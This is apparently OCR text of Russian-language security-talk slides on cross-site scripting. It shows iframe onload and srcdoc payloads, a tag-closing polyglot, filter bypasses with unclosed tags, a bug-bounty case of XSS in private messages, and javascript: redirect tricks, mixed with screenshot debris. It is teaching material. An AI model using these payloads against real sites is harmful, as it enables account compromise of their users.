
'"></title></script><iframe onload='alert`1`'>


ий | jsfiddle.net
Tidy
Collaborate
New
Code hinting (autocom
Подтвердите действие на странице fiddle.jshell.net
Отмена
OK
HTML
1
<iframe onload='confirm``'>
JavaScript + No-Library (pure JS)
1

Плюсы iframe:

1. Легко заметить, если пейлоад встраивается в страницу, но на onload работают санитайзеры

2. Есть волшебный аттрибут srcdoc


Ненадежный | jsfiddle.net/3kyhcwp4/
Update
Fork
Tidy
Collaborate
Emb
Подтвердите действие
OK
HTML
1
2
3
4
5
6
7
8
9
10
<iframe srcdoc="<script>alert()</script>">
iddle public
dnjs
e)
JavaScript + No-Library (pure JS)
1


HTML entity encoder/decoder

Decoded:

```
<script>alert()</script>
```

Encoded: (permalink)

```
&#x3C;script&#x3E;alert()&#x3C;/script&#x3E;
```



XSS – Level 1337

Пробелы между аттрибутами в тэге могут замениться слэшем

Тэг необязательно закрывать! <iframe/onload='alert()'

Есть кейс, когда пейлоад попадает между комментом <!-- -->, нужно закрывать и его

From:

"></title></script><iframe onload='alert``'>

to:


"></title/</script/</style/--><iframe/onload='alert``'

XSS в личных сообщениях на ...
Bounty – 3000$

https://hackerone.com/reports/...

Обрезали все, что подходит под паттерн "<...>"

Но незакрытый тэг нормализуется всеми современными браузерами в закрытый!


https://a /go/page/conversation?messenger_version=16&user_handle=ruvlor&no_perf=1#chatwindow_ruvlor?{}
Приложения
Words and Actions –
Git - Краткая истори
Twilight Ritual - Tear
Barry Martin's Hopal
generateInn.html
Подтвердите действие на странице
OK
ruvlor 36M
Abakan, Russia
Standard members can only initiate 3 instant messenger conversations per day. We do this to give our Gold members more access to other members.
Upgrade to Gold
Quick Start Tips
share photos
give tips
send ruvlor virtual gifts
share webcam privately
ruvlor:
<iframe/onload='alert()'
Say Hello

+ Bonus

/page.php?returnUrl=javascript:alert()

```
<a href="javascript:alert()">Вернуться</a>
```


Back to redirect XSS

Может быть требовать формат URL:
protocol://host:port/... ?

Разработчик

```
<a href="javascript://qwe.com/%0aalert()">Вернуться</a>
```

Back to redirect XSS


jsfiddle.net/3kyhcwp4/1/
Fork
Tidy
Collaborate
Подтвердите действие на странице fiddle.jshell.net
OK
HTML
Вернуться
JavaScript + No-Library (pure JS)
Вернуться

А может быть тогда просто запретить слово javascript в урле?

Разработчик

Вернуться

Back to redirect XSS

Ну, тогда я буду требовать, чтобы ссылка начиналась на http(s) или на /

Разработчик

Вопросы?

Ваня

@Ivan_Rumak

rumak@skbkontur.ru

kontur.ru